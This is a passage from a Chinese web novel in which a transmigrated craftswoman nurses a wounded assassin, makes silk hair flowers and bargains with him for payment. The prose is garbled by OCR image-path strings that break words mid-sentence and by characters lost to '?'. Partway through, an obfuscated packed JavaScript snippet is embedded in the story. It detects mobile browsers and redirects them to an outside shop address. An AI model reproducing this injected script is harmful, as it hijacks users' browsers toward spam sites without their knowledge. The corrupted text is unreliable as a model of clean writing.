她对玄烬会做噩梦这事并不感到惊奇,谁这样死里逃生一回,没点应激反应啊,做噩梦都是小事了。 她先让玄烬洗了脸,漱了口,又让他上了次厕所,倒掉了夜壶,这才把早午饭端上桌。 碗里飘来米饭腊肠诱人的香气,玄烬的肚子顿时咕噜噜作响,如此不雅的声音,让他面色微囧,透露出几分不自在来。 “快吃吧。”竹音把菜拨到碗里,拿起勺子,很自然的来喂他。 已经经历过一次喂饭了,玄烬也不好继续矫情,默不作声的大口吃着饭。 一碗饭吃完,竹音照例问他吃饱了没有,得到肯定的回复后,才自己去吃饭。 等到她也吃完了,药也晾好了,喂完药,她又问了玄烬那个灵魂问题:“你要上大号吗?” 她觉得自己昨天说“拉屎”两个字,可能让玄烬害羞了,于是今天委婉了一些。 这可真是个容易害羞的小伙子啊。 虽然竹音现在看起来是个十五岁的姑娘,但她内核毕竟是个二十八岁的成熟女人,看年纪轻轻的玄烬,就像在看一个晚辈,加上她本人又是个实用主义,很多话都说的比较直白。 玄烬:“……” 他看了一眼竹音,又垂下头,似乎在深思熟虑。 竹音也没催他,安静的蹲在一旁等待回复。 过了一会儿,玄烬说:“我觉得我能坐起来了。” “真的吗?”竹音挑眉。 玄烬坚定的点点头,面上有一种视死如归的决然:“我可以!” 让他躺着拉屎,还不如直接死掉。 竹音一针见血:“不要为了面子耽误伤情哦!” 她的声音轻飘飘的,明明是劝慰的话,听在玄烬耳朵里,却让他觉得浑身长刺了一样难受,更加坚定了他的想法。 绝对不能再躺下去了! 他一定要坐起来! 他真的很怕这个胆大包天的姑娘,又会说出或者做出什么出人意料的事情,让他骑虎难下。 在玄烬的坚持下,竹音找了个废旧木桶出来,在里面铺了杂草,扶着玄烬起来,让他坐在上面如厕。 玄烬被她艰难的扶起身,用胳膊撑着面前的桌子,勉强站稳,便让竹音出去,自己一个人努力解决如厕问题。 竹音又没有伺候人上厕所的癖好,之前是情势所迫,只能由她帮忙解决,横竖都要去做,不如淡定的做。 现在见玄烬确实能站起来了,她也松了口气,如释重负的出去了。 再好看的人,也不会有兴趣看他拉粑粑啊。 等到玄烬解决完人生大事,喊她进去时,木桶内已经重新覆盖了一层杂草,只要把杂草连着粑粑一起倒掉就好了,下次还能接着用这个桶。 玄烬穿戴整齐的坐在一旁的椅子上,耳根发烫,面色涨红的看着她把桶提走,脚趾在鞋子里使劲扣地,恨不得扣出一座皇宫! 太丢人了! 真是太丢人了! 这辈子都没做过这么尴尬的事情! 6. 第6章 做缠花 竹音淡定的倒了桶,又淡定的回来。 看见玄烬还坐在椅子上,便扶着他重新躺下来。 她一边干活,一边不由得神游天外,回忆以前在小说里看见的那种男主掉崖,女主救助的场景,当只有女主一个人救人的时候,是否也像她这样凡事都是亲力亲为,管男主的屎尿屁事件呢? 可没见一本书里面写过啊,难道男主都是光吃不拉的貔貅吗? 一想到?滴滴的女主要为男主端屎端尿…… 竹音忽然笑出声,感觉什么旖旎滤镜都能在现实中破碎。 果然,小说就是小说呀。 玄烬刚躺下,听到这一声笑,顿时浑身一僵,惊疑不定的看着她:“怎么了?” “没什么,没什么。”竹音连忙收起笑,掩饰了一下上翘的嘴角:“想到点往事,以前我就是这么照顾亲戚家的弟弟的。” 玄烬:“……” 所以,她把他当弟弟了吗? 不对,他明明比她年长呀! 玄烬想说点什么,最后却一句话都没说。 算了,已经够麻烦人家了,还是不要在意这些细枝末节的好。 竹音把今天的药给玄烬换了,说道:“我待会儿还要进一趟镇子,买些东西,你还有要买的吗?” 玄烬想了想,摇摇头。 竹音便把被子给他盖好,准备出门:“那你在家里好好躺着,等我回来给你带饭。” 捡柴做饭太累了,有时候也要适度放过自己,竹音准备上街买些做缠花的工具回来,顺便买两份古代外卖。 这回她学精了,用布条把背篓的受力点厚厚的缠了好几圈,这才背着出门。 依旧关门锁院,她匆匆走远。 直到彻底听不见竹音的脚步声,玄烬才蓦然松了口气,目光发直的看向屋顶。 她刚才说什么? 家吗? 从来没人对他说过这个字。 他没有家。 这里也不是他的家。 他只是个……狼狈过客。 思绪飘远。 玄烬开始思索自己以后的生活,虽然只有一个人,但逃离组织后,他也是有可能拥有一个小家的。 但家应该是什么样子的呢? 玄烬不禁打量了一下这间破屋。 他应该有一座房子,有一些木头家具,一张床,一台灶,一个不大不小的院子,院子里可能还有一口水井…… 这就是家的样子吧。 他看过许多别人的家,却从来没有拥有过自己的家。 他住的最多的地方,是组织提供的寝所,一人一间屋,巴掌大的地方,只放一张床,一个柜子,一套桌椅。 当然,他的东西也很少,这间小屋完全放得下,随时游走在死亡边缘的人,是不需要那么多家当的。 牵挂越少,死的时候,才不会那么痛苦。 他们最好不要有感情,不要有牵扯,不要有自己的思想,只专注的做一把刀。 哪怕他们学习读书写字,学习阴谋诡计,学习武功绝学,也是为了更好的杀人,而不是为了成为自己。 好在…… 好在。 这一切都结束了。 他会好起来的,他会过上自己想要的生活。 他要活着,这一回,是为了自己而活。 玄烬攥起拳头,为自己打气。 那么难都熬过来了,以后必然会……苦尽甘来。 …… 竹音在镇上买了几卷颜色清雅的染色蚕丝,又买了厚桑皮纸,剪刀,铜丝等物,算是凑齐了做缠花的基础工具,可以开始重头搞事业了。 背篓里还有些空地,她买了许多吃食放进去,有耐存放的烙饼,点心等物,也有些蔬菜粮食,以及一块酱肉。 这家酱肉铺子香飘十里,竹音从店门口路过两次,到底没忍住进去买了一块。竹音也会做饭,还做的不错,要不是她不喜后厨油烟大,重活累活多,这会儿恨不得改行做个厨子,天天给自己做好吃的。 纯馋人士是这样的。 竹音心里暗道,等她东山再起了,必然要把这里的美食全吃一遍! 现在嘛,还是赶紧回家喂伤患吧。 这次买的东西少,竹音回来的很快。 晚饭吃的是她从镇上买回来的包子和酱肉,一人四个大包子,半块酱肉,简单却满足。 吃完饭后,玄烬道过谢,依旧安安静静的躺着,继续他那沉默寡言的画风。 竹音也乐得自在,她点了一盏灯,开始用炭笔画图,画好一朵牡丹后,她放下炭笔,拿起剪刀,把花瓣一片片从纸上剪下来,表情专注而认真。 花瓣很多,剪完一片还有一片,一时之间,屋子里只有剪刀裁剪纸张时的“沙沙”声音。 玄烬从这白噪音一般的声音中感受到了一种奇异的宁静。 好像世界就该是这么安静而孤独的。 孤独的让人心安。 最后一片花瓣掉落桌面,竹音“啪”的一下放下剪刀,揉了揉酸痛的手腕:“可累死我了。” 在现代做缠花时,除了初次打版以外,几乎不怎么自己画图纸、剪图纸。 尤其是爆款大货,都是直接电脑打版,机器切割纸模,拿出来就能用,可以大大节省人工时间。 现在嘛,一切都回到最原始的时候,需要从头开始做。 竹音歇了一会儿,等手腕的酸痛散去,便开始排线,每根蚕丝都由多缕丝线组成,必须让蚕丝排列整齐,变得均匀,再放上一小段铜丝和剪好的纸膜,才能开始缠花。 她在灯光下安安静静的忙碌着,手指不停转动,一片花瓣便慢慢被缠了出来。 玄烬躺在地上,侧头看向她的身影。 为了能及时听见雇主的需求,竹音坐的地方离他并不远,此时玄烬正好能看见她工作的样子。 她低着头,灯火昏黄,给她的黑发环绕上一层金边,显得侧脸愈发柔和,像个画里的姑娘。 一片花瓣缠好,她打好固定结,放到一边,立刻开始缠下一片。灯光幽幽,天色渐晚。 等到她终于把所有花瓣缠完,已经快到了睡觉的时间。 竹音站起来伸了个懒腰,在心里嘟囔道:纯手工就是慢啊,想念我的小电钻,缠起来嗖嗖的。 可惜在这里,小电钻是不用想了,能搞点辅助工具都算运气好。 她站起来活动了一下胳膊和颈椎,准备烧水洗漱。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092790|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 组装花瓣还是留到明天吧,有日光了更好做。 竹音先去问了玄烬:“你要上厕所吗?” 睡前上个厕所,这是大部分人都会做的事。 玄烬今天喝水少,排水也就相对更少,他摇摇头,忽而问她:“你刚才在做什么?” 竹音:“我吗?” 她走回桌边,拿过来一片大花瓣给他看:“我在做缠花,明天组装起来,就是一朵大牡丹。” “缠花?”玄烬微愣:“头上戴的那种吗?” “是啊,头上戴的缠花。”竹音说。 玄烬有些讶异:“没想到你还会做这个,我听说缠花卖的很贵。” 竹音摊手:“没想到我有这门手艺,还住在这儿是吧?唉,我跟你一样,也很倒霉,本来衣食无忧,逍遥自在,现在却要忍辱负重,重头再来,咱俩也算同命相怜了。” “同命……相怜?”玄烬眸光闪动,对这个陌生的词语感到怅惘。 真的有人跟他同命相怜吗? 不,他们肯定是不一样的。 “是呀,可能你比我还惨点吧,我只是没钱,你还受伤了。”竹音感叹一句,见玄烬又不说话,便见怪不怪一般,直接去厨房烧水。 等她端着水盆出来,两个人分别洗漱完毕,便可以睡觉了。 竹音依旧谨慎的检查了院子,放好菜刀和门窗的阻挡物,这才去睡觉。 她累了一天,身体又不强健,头沾上枕头,没一会儿就睡着了。 反观玄烬,也许是躺了一整天的缘故,他一点也不困,只沉默的注视着屋顶,借着幽暗的夜光,看着蜘蛛爬网。 作为一个杀手,他专门训练过夜视力,所以即便是如此黑暗的环境下,他也能找到东西观察消遣。 蜘蛛勤奋的吐出一根又一根的蛛丝,转着圈盘旋,缓缓织出一张大网。 他在这重复的动作里,放空了思绪,彻底清空大脑,让自己不去思考。 只有在不思考的时候,人才没有烦恼。 他很想纯粹的,平心静气的,享受这宁静的良夜,哪怕身上的伤口依旧抽痛,也阻挡不了他贪恋安宁的心神。 只有一遍又一遍的告诉自己,他已经逃出来了,才不会继续做昨晚的噩梦吧? 他要记住此刻的真实,以告慰惊恐虚弱的灵魂。 他逃出来了。 闭上眼睛前,玄烬郑重的对自己讲。 …… 也许是昨晚的自我催眠和心理暗示起了作用。 玄烬一夜无梦,终于睡了个好觉。 这一觉醒来,他只觉得神智清明,身上的伤痛似乎都少了几分。 竹音照例给他洗了脸,又喂他吃了饭,喝了药,最后把他扶起来,进行每日最艰难的上厕所活动。 一回生二回熟,这回不管心中多么窘迫,玄烬的面上还是努力维持住了稳定的神色,让气氛都轻松了一些。 人生大事解决完毕,他又躺到了床上养病,竹音则收了晾干的衣服,坐到窗边缠花。 玄烬也没事做,索性歪着头,盯着她的动作看。 随着一片片花瓣的组装,一朵?艳欲滴的粉色大牡丹便栩栩如生的在竹音手里绽放开来,看的玄烬惊奇的睁大了眼睛。 7. 第7章 换犊鼻裈 “好看吗?”竹音转过身,相当自然的举着花来问他,就像他是个经年旧友。 玄烬从没被人这样对待过,迟了三秒才点头:“好看,像真的一样。” 竹音满意的露出笑容:“那就行了,我多做些,待到清明节,就能拿出去卖了。” 清明节前后,人们除了祭祖,还会举办踏青、蹴鞠、放风筝等活动,相应的,出来游玩的人多了,大集就会热热闹闹的开起来,是个摆摊的好日子。 因为有事做,时间便过的飞快,竹音在屋里缠了两天花,做了各式各样的花朵,牡丹、菊花、荷花、玉兰、桃花,应有尽有,摆了满满一桌。 除了吃饭、换药、上厕所,两人并没有太多交集。 像竹音保证的那样,她从没打探过玄烬的身份,也不对他的故事好奇,只做自己分内的事。 三天时间一晃而过,玄烬已经能够自己勉强坐起来,但距离他站起身独立走出院子,去往其他地方,还是相当有困难的。 竹音蹲在地上,和他大眼瞪小眼。 她问玄烬:“怎么办?” 玄烬咬了咬牙,撑着床铺想要站起来:“我可以走的,慢慢走。” 随着他的动作,胸口好不容易结痂的部位猛的渗出血来。 竹音叹了口气,用手按住他的肩膀:“行了,别折腾了,就你这情况,从这里走出去,待会儿不是晕在我的院子里,就是晕在院子外。” 这么大个男人晕在外面,她还得搬进来,到时候更麻烦。 “你再躺一天吧。”竹音站起身,抱着胳膊淡淡的说。 玄烬面色苍白,他知道自己确实没恢复好,但同时也因为自己的失言,感到莫大的愧疚和羞耻。 他主动提议道:“不然你帮我找一辆车……” 竹音打断他:“还嫌目标不够明显呢。” 她轻嗤一声,不知道是在嘲讽玄烬,还是嘲讽自己:“唉,我早该想到的,你这么重的伤,怎么可能三天就能走动。” 玄烬更加坐不住了,他挣扎着想要坐起来:“我、我不能再打扰你了。” 竹音“啧”了一声:“你想好怎么走了?知道要去哪躲着了?” 玄烬僵住,维持着半仰身的姿态,沉默的应对着她的质问。 “行了,别矫情了。”竹音在屋里的椅子上坐下,从容不迫的翘起二郎腿,端起杯子,喝了一口凉白开:“我不知道你在躲谁,但这几天都没事儿,应该是没追过来,你就再躺几天吧。只是,三天时间已过,钱要另算。你还有钱吗?” 竹音开门见山的跟他谈钱,声音平静无波,一副只谈生意不谈感情的模样。 好不容易碰上一个狗大户,既然暂时走不了,自然要多薅点羊毛。 她可从来不做亏本买卖。 听到竹音谈钱,玄烬感觉心头巨石落地,他缓缓放松了支撑的胳膊,躺了回去,郑重的说:“我有钱,但没放在身上,等我能走动了,可以回去取,你要多少都行。” 他离开组织前,自然做了许多准备,其中一项就是存钱,他在秘密基地里存了很多金银财宝,都是他专门偷来的,有组织的,有贪官的,来路五花八门,足够他潇洒一辈子。 “在哪呀?”竹音问:“我怎么知道你是不是在骗我?” 玄烬苦笑:“待我能坐马车了,你、你可以跟我一起去取。” “算了,你打欠条吧。”竹音表示没兴趣跟他一起出远门:“我可不想被你卖了。” 玄烬哑然,他想了一会儿,忽而伸手,把头上束发的簪子取下来,递给竹音:“这个也很值钱,先给你。” 簪子为白玉质地,确实价值不菲,只是拿掉簪子后,他的头发便不受控制的垂落了下来,衬得整个人愈发苍白虚弱,憔悴可怜。 这张脸,放现代一准能当网红。 女娲捏自己的时候怎么不这么捏呢? 竹音在心里吐槽了一句,伸出手,毫不留情的接过簪子:“行吧,这个抵几天。” 玄烬顿时如释重负,感激的喘了口气:“多谢。” 竹音把玩着手里的簪子,又看了眼他胸前的伤口,忽然问道:“真奇怪,你知道藏钱,怎么就不知道搞点毒药,药死那群追杀你的人呢?” “毒药?”玄烬愣住,继而一本正经的回道:“我不会制毒。” “买点啊,也没地方买吗?砒霜之类的。”竹音好整以暇的看着他。 据她所知,药铺就能买到砒霜,只是剂量比较小,一般都是作为药引使用。 玄烬摇摇头:“砒霜是要吃进去的,不能明面下毒,在近战时用不上。” 